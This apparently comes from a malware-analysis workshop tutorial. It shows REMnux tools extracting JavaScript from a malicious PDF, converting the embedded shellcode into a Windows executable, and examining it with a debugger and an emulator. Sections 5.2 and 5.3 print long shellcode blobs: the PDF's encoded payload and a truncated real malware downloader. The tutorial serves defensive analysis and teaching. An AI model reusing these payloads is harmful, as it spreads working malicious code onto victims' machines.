
```
remnux@remnux:~$ pdf-parser.py -o 6 -f -d hello.js hello.pdf
obj 6 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 6180
    /Filter [/#46#6cat#65D#65cod#65/A#53#43#49#49#48#65xDe#63ode]
  >>
remnux@remnux:~$ ls
Desktop  errors.txt  hello.js  hello.pdf  jserror.log
```

4.3 pdfextract

pdfextract is part of the Origami framework, which is designed to parse PDF files. Available from here: http://esec-lab.sogeti.com/pages/Origami

This toolset is preinstalled on REMnux. This particular app can extract various stuff from a PDF file: attachments, fonts, JS, metadata streams and images.



```
remnux@remnux:~$ pdfextract --help
Usage: /usr/local/bin/pdfextract <PDF-file> [-afjms] [-d <output-directory>]
Extracts various data out of a document (streams, scripts, images, fonts, metadata, attachments).
Bug reports or feature requests at: http://origami-pdf.googlecode.com/

Options:
    -d, --output-dir DIR             Output directory
    -s, --streams                    Extracts all decoded streams
    -a, --attachments                Extracts file attachments
    -f, --fonts                      Extracts embedded font files
    -j, --js                         Extracts JavaScript scripts
    -m, --metadata                   Extracts metadata streams
    -i, --images                     Extracts embedded images
    -h, --help                       Show this message
```

Figure 6: pdfextract's help


In this particular case we will extract the JavaScript:

```
remnux@remnux:~$ pdfextract hello.pdf -j
Extracted 1 scripts to 'hello.dump/scripts'.
remnux@remnux:~$ ls -l hello.dump/scripts/
total 8
-rw-rw-r-- 1 remnux remnux 5705 2014-06-07 00:13 script_-610731728.js
remnux@remnux:~$
```

4.4 pdfwalker

This tool is also part of the same Origami framework, and it has a graphical interface for walking through a PDF. Running it is quite simple, we simple add the filename as an argument:

```
remnux@remnux:~$ pdfwalker hello.pdf
[info ] ...Reading header...
[info ] ...Parsing revision 1...
[trace] Read Catalog object (Dictionary), 1 0 R
[trace] Read Outline object (Dictionary), 2 0 R
[trace] Read PageTreeNode object (Dictionary), 3 0 R
[trace] Read Page object (Dictionary), 4 0 R
[trace] Read Action object (Dictionary), 5 0 R
[trace] Read Stream object (Stream), 6 0 R
[info ] ...Parsing xref table...
[info ] ...Parsing trailer...
```



```
6 0 obj
<<
        /Filter [ /FlateDecode /ASCIIHexDecode ]
        /Length 6180
>>
```

```
000000000a 20 20 20 20 76 61 72 20 77     var w
0000000a4a 45 45 59 71 75 51 78 73 75JEEYquQxsu
0000001473 4b 4f 4c 50 61 76 66 55 64sKOLPavfUd
0000001e70 7a 48 6c 77 57 6c 69 49 5apzHlwWliIZ
000000284a 74 67 49 6d 77 54 44 4e 76JtgImwTDNv
0000003274 63 79 57 59 45 59 43 73 67tcyWYEYCsg
0000003c4a 78 47 56 76 70 73 71 4a 46JxGVvpsqJF
0000004675 56 48 53 62 54 46 4f 6e 4fuVHSbTFOnO
000000504f 65 76 57 6d 53 47 65 79 6cOevWmSGeyl
```

Figure 7: View of hello.pdf in pdfwalker

Exporting a decoded stream is also very easy. We simply right click on the stream, and select "Dump decoded stream" and give it a name.




Figure 8: Dump stream with pdfwalker

4.5 pdfobjflow

With pdfobjflow we can generate an image of the logical structure of the PDF file:

```
remnux@remnux:~$ pdf-parser.py hello.pdf | pdfobjflow.py
remnux@remnux:~$ feh pdfobjflow.png
```




Figure 9: PDF object tree

5. Analyzing the JavaScript / ShellCode

Now that we found and could extract the JavaScript, we can analyze it.

5.1 Running JS on REMnux

In this particular example we don't need to run it, because the shellcode is quite trivial to see, but in some cases it might be obfuscated. One way to run it, is to simple call the "js" or "js-didier" tools (SpiderMonkey), which will parse and run the script. The script might generate a new script after deobfuscation, which is typically called by the eval() function. We can find the value of these values by running the script, so it can deobfuscate itself. The Didier version of the script will log the contents of the eval function to a file. If the new script is also obfuscated, we can do the same again, thus resolving multiple layers of obfuscation. More information can be found here:

http://blog.didierstevens.com/programs/spidermonkey/

Here in the workshop we will not try this however.

5.2 Generating PE file from the shellcode

We can find the shellcode in the JS here (the variable name is random, you might have different ones):

```
var
wJEEYquQxsusKOLPavfUdpzHlwWliIZJtgImwTDNvtcyWYEYCsgJxGVvpsqJFuVHSbTFOn
OOevWmSGeylsLOU                                                      =
unescape("%u9047%u667a%u154e%u0278%ub6d4%u0434%u24b1%uf987%u7b4b%u2f35
%u0cb8%ufd30%u72b4%u257e%ubbb7%ud310%u7deb%u6975%u37f5%u1879%u46e0%u7f
bf%u4276%u0893%ub3d6%u999b%u4f8d%u144a%u703f%u4348%ufc03%u913d%u86b5%u
92f8%u41ba%uff2a%ue1c1%u972c%u7274%u497d%u83b6%u1de1%u90b4%u7b7c%uf609
%u7ed4%u8548%u70d6%u3804%u9bf5%u73a9%ub815%u679f%u4279%u988d%u1c41%u39
bf%u27e0%u3571%u0576%ubb46%ub94f%uf823%ufc1a%u19b2%ud1d0%u1be2%u78fd%u
4e47%ub543%u97ba%u2440%ue311%u142d%ub734%u3725%u4a91%ub393%u2f96%u7fb0
%u3f3d%u920c%ueb3b%uf932%u7aa8%ud53a%u75be%u4b2c%u3c99%u66b1%u770d%u7b
14%u047c%u1d75%u8dbe%u737a%u7672%ub446%ue031%u9249%ue189%u292c%u4eeb%u
d520%ub543%uf822%u79b1%u7740%u2d7d%u7ebf%uf928%u3f74%u3d1c%u4f42%ud413
%u4871%u0c7f%ud681%uf512%u27b3%u9105%ufd88%u37bb%ubaa8%ub766%u7067%u98
3c%u3478%u9b4b%ua92f%u2bb6%ue2d2%ub224%ufc6b%u35b9%u254a%u0d96%ub890%u
979f%ub047%ue30a%u9915%u9341%u7a78%u1c72%uf784%u33eb%ub4f8%ua8b0%u7448
%ufe01%ufdc0%u0d9b%ub791%u212c%u79e0%u802d%u93d4%ud387%u27e2%u474e%ua9
66%u3d7f%u75b5%u1d41%u4b25%u4f4a%u6799%ufc0b%uf569%u49b1%u7d05%uf92b%u
bf90%ubebb%u437e%u4298%uba92%u1573%ub32f%u7735%ud601%u4076%u0346%u71d5
%u1070%u24e1%u9734%ub2b8%u9fb6%u7b96%u3f04%u8d14%u3cb9%u7c37%u1a0c%ue3
d1%ue238%u7679%ub23d%u8d14%u7c71%u402d%ub434%u9949%u969b%u9f1d%u7f7b%u
2f4b%ud533%u1c78%u4824%u4a46%u914e%u7247%ue030%u282c%u7de3%ueb31%u0570
%u35be%u2704%u3f3c%u0a0c%uc1c7%ufdc0%ub1a8%ub9b7%u2537%u41b6%ufc12%u92
b3%u7a98%ud41b%u7593%u970d%u6774%u66bb%u864f%ue1f7%u2377%ub0f5%u327e%u
b5d6%ubaa9%u8043%u15f8%u73b8%ubf42%u8490%u78f9%u1373%u77d5%u9224%u4605
%u91be%u1d7e%u3b4f%u71fd%u347d%ueb29%u1175%u7fe1%u6b48%ub7d6%ubf66%u9b
b3%u7b98%u0242%u0de0%u2596%u9040%u993f%u9fb0%u4b76%u8c2f%u2ce3%u494a%u
bb93%u8d43%u727a%u1879%ub8d4%u702d%u3c41%u1915%u74e2%u7c1c%ue320%ud00b
%u67e2%ue185%u787a%ufc39%u0c7b%u89b4%u35e0%u4e7c%u2170%u73f9%ub53d%u7d
b6%uba14%u79b9%u9747%ueb81%uf83a%u2a71%ua8f5%ua9b1%u377e%u0472%u277f%u
b9b2%u0976%ud4f6%ubb1d%ube96%u999f%u3475%u8397%u43f9%ub5b6%u2277%ua9f8
%ud508%u1cb0%ub79b%ub104%u6691%u0c2c%u904a%u378d%u2442%u41b2%u403d%uba
2d%u4b0d%ufc88%u2548%u67b8%u9398%u743f%u3c05%u4f35%ub314%uf549%u4e46%u
9215%ud62f%ua8bf%ufdd2%u27b4%udb47%ud9d0%u2474%u5ff4%udcba%u5384%u2bd7
%ub1c9%u8349%ufcef%u5731%u0315%u1557%u713e%u3faf%u7a37%uc050%uf227%uf1
b5%u6075%ua0bd%ue249%u4893%ua622%uda07%u6f46%u6b27%u49ec%u6c06%u55c1%u
aec4%u2a40%ue317%u13a2%uf6d8%u54a3%uf805%u0df1%uab41%u3ae5%u7017%ued04
%uc813%u887e%ubde4%u9334%u6d34%udb43%u05ac%ufc0b%ucacd%uc048%u6784%ub2
ba%uae16%u3bf3%u8e29%u025f%u0385%u429e%ufc22%ub8d5%u8150%u7aed%u5d2a%u
9f78%u168c%u7bda%ufa2c%u08bc%ub722%u57cb%u4627%uec18%uc353%u239f%u97d2
%ue7bb%u4cbe%ubea2%u221a%ua1db%u9bc3%ua979%uc8e6%uf0fb%u3c6e%u0b31%u2a
6f%u7842%uf55d%u16f8%u7eed%ue026%u5512%u7e9e%u56ed%u57de%u022a%ucf8e%u
2b9b%u1045%ufe23%u40c9%u518b%u30a9%u026b%u5b41%u7d64%u6471%u16ae%u9e1b
%ud939%u6673%ub129%u6781%u1e5b%u810c%u8e31%u1958%u37ae%ud1c1%ub74f%u9f
dc%u3350%u60d2%ub41e%u729f%u34f7%u29ea%u4a5e%u44c1%ude5f%uceed%u7608%u
37ef%ud97e%u1210%ud0f4%udd84%u1d63%ude48%u4b73%ude02%u2b1b%u8d76%u343e
%ua1a3%ua192%u904b%u6147%u1e23%u45b1%ue1ec%u5794%u37d1%uddd1%u3223%u1e
31");
```

Simple copy the long string in the unescape function to a TXT file, I will call it shellcode.txt. In REMnux you have the leafpad application as a TXT editor. Start it with „`leafpad &`” to send it to the background.

We can convert this to a HEX representation, which is good for Python, and good for our next application which will generate the executable:

```
remnux@remnux:~$ unicode2hex-escaped < shellcode.txt > shellcode2.txt
remnux@remnux:~$ cat shellcode2.txt
\x47\x90\x7a\x66\x4e\x15\x78\x02\xd4\xb6\x34\x04\xb1\x24\x87\xf9\x4b\x
7b\x35\x2f\xb8\x0c\x30\xfd\xb4\x72\x7e\x25\xb7\xbb\x10\xd3\xeb\x7d\x75
\x69\xf5\x37\x79\x18\xe0\x46\xbf\x7f\x76\x42\x93\x08\xd6\xb3\x9b\x99\x
8d\x4f\x4a\x14\x3f\x70\x48\x43\x03\xfc\x3d\x91\xb5\x86\xf8\x92\xba\x41
\x2a\xff\xc1\xe1\x2c\x97\x74\x72\x7d\x49\xb6\x83\xe1\x1d\xb4\x90\x7c\x
7b\x09\xf6\xd4\x7e\x48\x85\xd6\x70\x04\x38\xf5\x9b\xa9\x73\x15\xb8\x9f
\x67\x79\x42\x8d\x98\x41\x1c\xbf\x39\xe0\x27\x71\x35\x76\x05\x46\xbb\x
4f\xb9\x23\xf8\x1a\xfc\xb2\x19\xd0\xd1\xe2\x1b\xfd\x78\x47\x4e\x43\xb5
\xba\x97\x40\x24\x11\xe3\x2d\x14\x34\xb7\x25\x37\x91\x4a\x93\xb3\x96\x
2f\xb0\x7f\x3d\x3f\x0c\x92\x3b\xeb\x32\xf9\xa8\x7a\x3a\xd5\xbe\x75\x2c
\x4b\x99\x3c\xb1\x66\x0d\x77\x14\x7b\x7c\x04\x75\x1d\xbe\x8d\x7a\x73\x
72\x76\x46\xb4\x31\xe0\x49\x92\x89\xe1\x2c\x29\xeb\x4e\x20\xd5\x43\xb5
\x22\xf8\xb1\x79\x40\x77\x7d\x2d\xbf\x7e\x28\xf9\x74\x3f\x1c\x3d\x42\x
4f\x13\xd4\x71\x48\x7f\x0c\x81\xd6\x12\xf5\xb3\x27\x05\x91\x88\xfd\xbb
\x37\xa8\xba\x66\xb7\x67\x70\x3c\x98\x78\x34\x4b\x9b\x2f\xa9\xb6\x2b\x
d2\xe2\x24\xb2\x6b\xfc\xb9\x35\x4a\x25\x96\x0d\x90\xb8\x9f\x97\x47\xb0
\x0a\xe3\x15\x99\x41\x93\x78\x7a\x72\x1c\x84\xf7\xeb\x33\xf8\xb4\xb0\x
a8\x48\x74\x01\xfe\xc0\xfd\x9b\x0d\x91\xb7\x2c\x21\xe0\x79\x2d\x80\xd4
\x93\x87\xd3\xe2\x27\x4e\x47\x66\xa9\x7f\x3d\xb5\x75\x41\x1d\x25\x4b\x
4a\x4f\x99\x67\x0b\xfc\x69\xf5\xb1\x49\x05\x7d\x2b\xf9\x90\xbf\xbb\xbe
\x7e\x43\x98\x42\x92\xba\x73\x15\x2f\xb3\x35\x77\x01\xd6\x76\x40\x46\x
03\xd5\x71\x70\x10\xe1\x24\x34\x97\xb8\xb2\xb6\x9f\x96\x7b\x04\x3f\x14
\x8d\xb9\x3c\x37\x7c\x0c\x1a\xd1\xe3\x38\xe2\x79\x76\x3d\xb2\x14\x8d\x
71\x7c\x2d\x40\x34\xb4\x49\x99\x9b\x96\x1d\x9f\x7b\x7f\x4b\x2f\x33\xd5
\x78\x1c\x24\x48\x46\x4a\x4e\x91\x47\x72\x30\xe0\x2c\x28\xe3\x7d\x31\x
eb\x70\x05\xbe\x35\x04\x27\x3c\x3f\x0c\x0a\xc7\xc1\xc0\xfd\xa8\xb1\xb7
\xb9\x37\x25\xb6\x41\x12\xfc\xb3\x92\x98\x7a\x1b\xd4\x93\x75\x0d\x97\x
74\x67\xbb\x66\x4f\x86\xf7\xe1\x77\x23\xf5\xb0\x7e\x32\xd6\xb5\xa9\xba
\x43\x80\xf8\x15\xb8\x73\x42\xbf\x90\x84\xf9\x78\x73\x13\xd5\x77\x24\x
92\x05\x46\xbe\x91\x7e\x1d\x4f\x3b\xfd\x71\x7d\x34\x29\xeb\x75\x11\xe1
\x7f\x48\x6b\xd6\xb7\x66\xbf\xb3\x9b\x98\x7b\x42\x02\xe0\x0d\x96\x25\x
40\x90\x3f\x99\xb0\x9f\x76\x4b\x2f\x8c\xe3\x2c\x4a\x49\x93\xbb\x43\x8d
\x7a\x72\x79\x18\xd4\xb8\x2d\x70\x41\x3c\x15\x19\xe2\x74\x1c\x7c\x20\x
e3\x0b\xd0\xe2\x67\x85\xe1\x7a\x78\x39\xfc\x7b\x0c\xb4\x89\xe0\x35\x7c
\x4e\x70\x21\xf9\x73\x3d\xb5\xb6\x7d\x14\xba\xb9\x79\x47\x97\x81\xeb\x
3a\xf8\x71\x2a\xf5\xa8\xb1\xa9\x7e\x37\x72\x04\x7f\x27\xb2\xb9\x76\x09
\xf6\xd4\x1d\xbb\x96\xbe\x9f\x99\x75\x34\x97\x83\xf9\x43\xb6\xb5\x77\x
22\xf8\xa9\x08\xd5\xb0\x1c\x9b\xb7\x04\xb1\x91\x66\x2c\x0c\x4a\x90\x8d
\x37\x42\x24\xb2\x41\x3d\x40\x2d\xba\x0d\x4b\x88\xfc\x48\x25\xb8\x67\x
98\x93\x3f\x74\x05\x3c\x35\x4f\x14\xb3\x49\xf5\x46\x4e\x15\x92\x2f\xd6
```


```
\xbf\xa8\xd2\xfd\xb4\x27\x47\xdb\xd0\xd9\x74\x24\xf4\x5f\xba\xdc\x84\x
53\xd7\x2b\xc9\xb1\x49\x83\xef\xfc\x31\x57\x15\x03\x57\x15\x3e\x71\xaf
\x3f\x37\x7a\x50\xc0\x27\xf2\xb5\xf1\x75\x60\xbd\xa0\x49\xe2\x93\x48\x
22\xa6\x07\xda\x46\x6f\x27\x6b\xec\x49\x06\x6c\xc1\x55\xc4\xae\x40\x2a
\x17\xe3\xa2\x13\xd8\xf6\xa3\x54\x05\xf8\xf1\x0d\x41\xab\xe5\x3a\x17\x
70\x04\xed\x13\xc8\x7e\x88\xe4\xbd\x34\x93\x34\x6d\x43\xdb\xac\x05\x0b
\xfc\xcd\xca\x48\xc0\x84\x67\xba\xb2\x16\xae\xf3\x3b\x29\x8e\x5f\x02\x
85\x03\x9e\x42\x22\xfc\xd5\xb8\x50\x81\xed\x7a\x2a\x5d\x78\x9f\x8c\x16
\xda\x7b\x2c\xfa\xbc\x08\x22\xb7\xcb\x57\x27\x46\x18\xec\x53\xc3\x9f\x
23\xd2\x97\xbb\xe7\xbe\x4c\xa2\xbe\x1a\x22\xdb\xa1\xc3\x9b\x79\xa9\xe6
\xc8\xfb\xf0\x6e\x3c\x31\x0b\x6f\x2a\x42\x78\x5d\xf5\xf8\x16\xed\x7e\x
26\xe0\x12\x55\x9e\x7e\xed\x56\xde\x57\x2a\x02\x8e\xcf\x9b\x2b\x45\x10
\x23\xfe\xc9\x40\x8b\x51\xa9\x30\x6b\x02\x41\x5b\x64\x7d\x71\x64\xae\x
16\x1b\x9e\x39\xd9\x73\x66\x29\xb1\x81\x67\x5b\x1e\x0c\x81\x31\x8e\x58
\x19\xae\x37\xc1\xd1\x4f\xb7\xdc\x9f\x50\x33\xd2\x60\x1e\xb4\x9f\x72\x
f7\x34\xea\x29\x5e\x4a\xc1\x44\x5f\xde\xed\xce\x08\x76\xef\x37\x7e\xd9
\x10\x12\xf4\xd0\x84\xdd\x63\x1d\x48\xde\x73\x4b\x02\xde\x1b\x2b\x76\x
8d\x3e\x34\xa3\xa1\x92\xa1\x4b\x90\x47\x61\x23\x1e\xb1\x45\xec\xe1\x94
\x57\xd1\x37\xd1\xdd\x23\x32\x31\x1eremnux@remnux:~$
remnux@remnux:~$
```

We can then generate the PE file:

```
remnux@remnux:~$ shellcode2exe.py -s shellcode2.txt
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file shellcode2.txt
Generating executable file
Writing file shellcode2.exe
Done.
remnux@remnux:~$ file shellcode2.exe
shellcode2.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
remnux@remnux:~$
```

From a shellcode we got a PE32 executable, which can be loaded into a debugger! Here is a screenshot from Olly Debugger, when loading this file:


OllyDbg - shellcode2.exe - [CPU - main thread, module shellcod]
C
File
View
Debug
Plugins
Options
Window
Help
L
E
M
T
W
H
C
/
K
B
R
...
S
?

```
00401000  $ 47          INC EDI                         ntdll.7C910228
00401001  . 90          NOP
00401002  . 7A 66       JPE SHORT shellcod.0040106A
00401004  . 4E          DEC ESI
00401005  . 15 7802D4B6 ADC EAX,B6D40278
0040100A  . 34 04       XOR AL,4
0040100C  . B1 24       MOV CL,24
0040100E  . 87F9        XCHG ECX,EDI
00401010  . 4B          DEC EBX
00401011  . 7B 35       JPO SHORT shellcod.00401048
00401013  . 2F          DAS
00401014  . B8 0C30FDB4 MOV EAX,B4FD300C
00401019  .v72 7E       JB SHORT shellcod.00401099
0040101B  . 25 B7BB10D3 AND EAX,D310BBB7
00401020  .vEB 7D       JMP SHORT shellcod.0040109F
00401022    75          DB 75                             CHAR 'u'
00401023    69          DB 69                             CHAR 'i'
00401024    F5          DB F5
00401025    37          DB 37                             CHAR '7'
00401026    79          DB 79                             CHAR 'y'
00401027    18          DB 18
00401028    E0          DB E0
00401029    46          DB 46                             CHAR 'F'
0040102A    BF          DB BF
0040102B    7F          DB 7F
0040102C    76          DB 76                             CHAR 'v'
0040102D    42          DB 42                             CHAR 'B'
0040102E    93          DB 93
0040102F    08          DB 08
00401030    D6          DB D6
00401031    B3          DB B3
00401032    9B          DB 9B
00401033    99          DB 99
00401034    8D          DB 8D
00401035    4F          DB 4F                             CHAR 'O'
00401036    4A          DB 4A                             CHAR 'J'
00401037    14          DB 14
00401038    3F          DB 3F                             CHAR '?'
00401039    70          DB 70                             CHAR 'p'
0040103A    48          DB 48                             CHAR 'H'
EDI=7C910228 (ntdll.7C910228)
```

Figure 10: shellcode in Olly Debugger

It's out of scope of this workshop to further analyze the executable in debugger.

5.3 Emulating shellcode on REMnux

There is another way to examine the shellcode, emulate it on REMnux with the sctest utility of libemu. For this we will need the shellcode in raw binary format. We can convert our originally extracted Unicode format to raw with a built in utility:

```
remnux@remnux:~$ unicode2raw < shellcode.txt > shellcode.raw
```

Then we can run the sctest tool:

```
remnux@remnux:~$ sctest –S –v -s 10000000 < shellcode.raw > sctest.txt
```

The –S parameter means that we supply the SC from the stdin, the -v means verbose, and -s means maximum number of steps to take during the execution, if we don't see results, we can try increasing the number of steps.

I tried various MSF payloads, and sctest didn't work with them, most likely because they were encoded, so let's use the following one, which is a real malware downloader:

```
\xe8\x00\x00\x00\x00\x5d\x83\xc5\x14\xb9\x8b\x01\x00\x00\xb0\x3d\x30\x
45\x00\x45\x49\x75\xf9\xeb\x00\xad\xad\xad\xad\xad\xad\xad\xad\xd4\xc1
\x3d\x3d\x3d\x62\x59\x9c\x0d\x3d\x3d\x3d\x45\x31\xb6\x7d\x31\xb6\x4d\x
```

```
21\x90\xb6\x55\x35\xd6\x34\xb6\x7d\x09\xb0\x7d\x41\xb6\x55\x01\xb6\xca
\x57\x39\x64\xd5\xb2\x3d\x3d\x3d\xdf\xc4\x55\x52\x53\x3d\x3d\x55\x48\x
4f\x51\x50\x69\xc2\x2b\xb6\xd5\xd5\x44\x3d\x3d\x3d\xb6\xea\x7a\xbd\x02
\x3d\x48\xc7\x7a\x6a\x7a\xbd\x02\x3d\x48\xc7\xb6\xd2\x62\x0e\xf4\xbc\x
d1\x39\x3c\x3d\x3d\xb6\xe1\x6c\x6f\x6e\x55\x39\x3c\x3d\x3d\xc2\x6b\x31
\x67\x64\x6c\x6f\xb6\x3f\x6e\x7e\xbd\x06\x3d\x48\xc7\xbc\x46\xc1\x13\x
58\x45\x58\x48\x3e\xbe\xd6\x35\xb4\x3e\xfa\x7e\x39\x13\x58\x45\x58\xfb
\x7e\x35\x3d\x66\xb7\xfc\x39\x0d\xb5\x78\x3d\x0e\xfd\x6d\x6d\x6e\x6a\x
6d\xc2\x6b\x2d\xbe\xc5\x3d\x48\x3b\x57\x3c\x6e\xc2\x6b\x39\x67\x64\xbe
\xff\x39\x7c\xbd\x07\x3d\x48\x89\xc2\x6b\x35\x6c\x6b\xb6\x48\x01\xb6\x
49\x13\x45\x3e\xc8\x6b\xb6\x4b\x1d\x3e\xc8\x0e\xf4\x74\x7c\x90\x3e\xf8
\x0e\xe6\x32\x83\x2d\x07\xeb\x49\x35\xfc\xf6\x30\x3e\xe7\x7d\xd6\xcc\x
